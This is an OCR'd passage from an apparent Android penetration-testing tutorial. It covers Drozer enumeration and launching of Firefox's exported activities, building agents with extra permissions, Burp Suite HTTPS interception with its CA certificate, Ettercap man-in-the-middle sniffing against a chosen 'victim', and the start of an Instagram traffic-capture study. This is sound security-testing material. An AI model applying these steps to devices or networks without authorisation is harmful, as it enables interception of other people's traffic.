


Fig 13. List command in Drozer

`run app.package.list -f firefox` to find a list of packages that contain the string "firefox"; we found org.mozilla.firefox.

Fig 14. Firefox packets in Device

`run app.package.attacksurface org.mozilla.firefox` to identify the attack surface for our application; we found 113 exported activities, 12 exported broadcast receivers, 8 exported content providers and 1 exported service; this is a good example of a big attack surface.

```
dz> run app.package.attacksurface org.mozilla.firefox
Attack Surface:
  113 activities exported
  12 broadcast receivers exported
  8 content providers exported
  1 services exported
    Shared UID (org.mozilla.firefox.sharedID)
dz>
```

Fig 15. Identify the attack surface

`run app.package.manifest org.mozilla.firefox` to extract the AndroidManifest.xml file for our package (to find details about the exported activities).

```
dz> run app.package.manifest org.mozilla.firefox
<manifest sharedUserId="org.mozilla.firefox.sharedID"
          versionCode="2015062534"
          versionName="39.0"
          installLocation="0"
          package="org.mozilla.firefox"
          platformBuildVersionCode="21"
          platformBuildVersionName="5.0-1521886">
  <uses-sdk minSdkVersion="11"
            targetSdkVersion="21">
  </uses-sdk>
  <uses-permission name="android.permission.GET_ACCOUNTS">
  </uses-permission>
  <uses-permission name="android.permission.ACCESS_NETWORK_STATE">
  </uses-permission>
  <uses-permission name="android.permission.MANAGE_ACCOUNTS">
  </uses-permission>
  <uses-permission name="android.permission.USE_CREDENTIALS">
  </uses-permission>
  <uses-permission name="android.permission.AUTHENTICATE_ACCOUNTS">
```

Fig 16. Extract information by Firefox

`run app.activity.info -a org.mozilla.firefox` to list the exported activities; we can see that there is an exported activity named org.mozilla.firefox.App that does not require any permission to be started.

```
dz> run app.activity.info -a org.mozilla.firefox
Package: org.mozilla.firefox
  org.mozilla.gecko.BrowserApp
    Permission: null
  org.mozilla.firefox.App
    Permission: null
    Target Activity: org.mozilla.gecko.BrowserApp
  org.mozilla.gecko.webapp.Dispatcher
    Permission: null
  org.mozilla.gecko.Webapp
    Permission: null
  org.mozilla.firefox.Webapp
    Permission: null
    Target Activity: org.mozilla.gecko.Webapp
  org.mozilla.gecko.webapp.Webapps$Webapp0
    Permission: null
  org.mozilla.gecko.webapp.Webapps$Webapp1
    Permission: null
  org.mozilla.gecko.webapp.Webapps$Webapp2
    Permission: null
  org.mozilla.gecko.webapp.Webapps$Webapp3
    Permission: null
  org.mozilla.gecko.webapp.Webapps$Webapp4
    Permission: null
  org.mozilla.gecko.webapp.Webapps$Webapp5
    Permission: null
```

Fig 17. Exported activities of the application

By analyzing the AndroidManifest.xml file that we previously retrieved, we can see that org.mozilla.firefox.App is defined as an alias for web.mozilla.gecko.Browser App activity and that it has multiple intent filters (an intent must comply with at least one filter in order to start the activity).

```
<intent-filter>
    <action name="android.intent.action.VIEW">
    </action>
    <category name="android.intent.category.BROWSABLE">
    </category>
    <category name="android.intent.category.DEFAULT">
    </category>
    <data scheme="file">
    </data>
    <data scheme="http">
    </data>
    <data scheme="https">
    </data>
    <data mimeType="text/html">
    </data>
    <data mimeType="text/plain">
    </data>
    <data mimeType="application/xhtml+xml">
    </data>
</intent-filter>
```

Fig 18. Multiple intent filter

`run app.activity.start -component org.mozilla.firefox org.mozilla.firefox.App -action android.intent.action.VIEW -category android.intent.category.DEFAULT -data-urihttp://securitycafe.ro` to start an activity.

```
dz> run app.activity.start --component org.mozilla.firefox org.mozilla.firefox.App
                           --action android.intent.action.VIEW
                           --category android.intent.category.DEFAULT
                           --data-uri http://securitycafe.ro
dz>
```

Fig 19. start an activity from apk file

As a result, Firefox opened a new tab on the mobile device and navigated to a really cool website.

Drozer Agent, an application without special permissions installed on our mobile device, can start activities that were exported by other apps. What if the activity requires special permissions to be started, if the activity is protected from one of the permissions listed here, then we can build our own Drozer Agent with extended permissions. It is not impossible for malware apps to get installed with extended permissions, most users will accept any permission request without reading them. As a short detour, I consider Android's permission system to be broken. Here is an example (permissions required by one of the most used Flashlight apps from Play Store):




Fig 20. App permission of a Flashlight app

Back to our goal, we can build a Drozer Agent with specific permissions using the Drozer instance from our computer: `drozer.bat agent build –permission “android.permission.SOMETHING”`

```
C:\drozer>drozer.bat agent build --permission "android.permission.NFC"
Version Mismatch: Consider updating your build(s)
Agent Version: 2.3.3
drozer Version: 2.3.4
Done: c:\users\daniel\appdata\local\temp\tmptt7u9z\agent.apk

C:\drozer>
```

Fig 21. Permission building

If we install the newly built Drozer Agent on our mobile device, we will notice that it requires the added permissions.




Fig 22. Drozer azent with Specific permissions

After installing the new Drozer Agent, we can follow the same steps, described in this article, to start an activity that requires specific permissions.

Analysis

In the end, I’d like to point out that Android features a complex security model and, sometimes, complexity is the worst enemy of security. Having in mind all the interactions that are possible between apps, we should test in depth the security of the apps that we build.

Configuring an Android Device to Work with Burp Run Burp Suite.




Fig 23.

Configure Burp to listen the traffic:

`proxy>options>proxy listeners>edit`




Fig 24.

Use top command.




Fig 25. Emulator is running

NOTE: We configured Burp Suite to intercept HTTP traffic but what about HTTPS?

To capture the HTTPS traffic, we need to install Burp Suite certificate in emulator. How can we get Burp Suite's certificate for HTTPS?

Follow these steps:

Step 1: open the browser (Firefox) and configure with Burp Suite.

`Edit>preferences>advanced>network>settings`

Select "manual proxy configuration"

Enter proxy: `127.0.0.1` and port: `8080`

Step 2: visit any HTTPS website

Step 3: the following warning comes up; select "I understand the risks". Click on "Add Exception"

Fig 26.

Click on view:




Fig 27.

Click on view.

Go to “details” tab, select “PortSwigger CA” and click on “Export”:




Fig 28. Burp Suite certificate Configuration

NOTE: saved certificate has no extension so change it to “PortSwigger CA.crt”.

Before using the certificate, let’s generate the list of emulator/devices attached.

Ettercap

Now let's run this show by opening Ettercap.

First select Sniff > Unified sniffing… > (Select the interface connected to the internet) > OK

(You can find out which interface is connected to the internet by typing in Terminal ifconfig and seeing which interface gives you an IP address).

Then swiftly do Start > Stop sniffing because it automatically starts sniffing after we press OK and we don't want that.

Now we want to scan for targets on our network and pick one. To do this, go to Hosts > Scan for hosts and wait until it does the scan. It should only take a few seconds depending on the size of your network (which I assume isn't very large).

To Hosts and select Host list to see all the targets that Ettercap has found.

Now what we want to do is add our victim machine to Target 1 and our network gateway to Target 2 but first we need to know both of their IP addresses. To find out our victim's IP address, we first need to know who we are attacking, and we can do so using nmap to find the information we need on the target machine. Once you are sure who your victim is, select their IP address from the host list in Ettercap and choose Add to Target 1. Now you need to find your gateway IP address (your router). To do this, open Terminal and type ifconfig and look at where it says Bcast: and that will tell you the IP address of your gateway. Alternatively, you can also use the route -n command. Now select the gateway IP from the host list and choose Add to Target 2.

Real Time case study of Transport Layer security In Android Application

Here we are taking the INSTAGRAM v 10.12.0 downloads 1,000,000,000+

Lab Equipment:

1. Samsung galaxy S3 Gt19300
2. Latest version Instagram App
3. Packet capture application (any)
4. A computer with Wireshark

Step 1: start our WiFi connection on the phone and connect to the internet.

Step 2: start packet capturing app in our phone.





Fig 34. packet capturing


Step 3: Start the Instagram application and log in.

Step 4: upload the video and images in Instagram.




Step 5: sign out.

Step 6: stop capturing packet and save that pcap file.

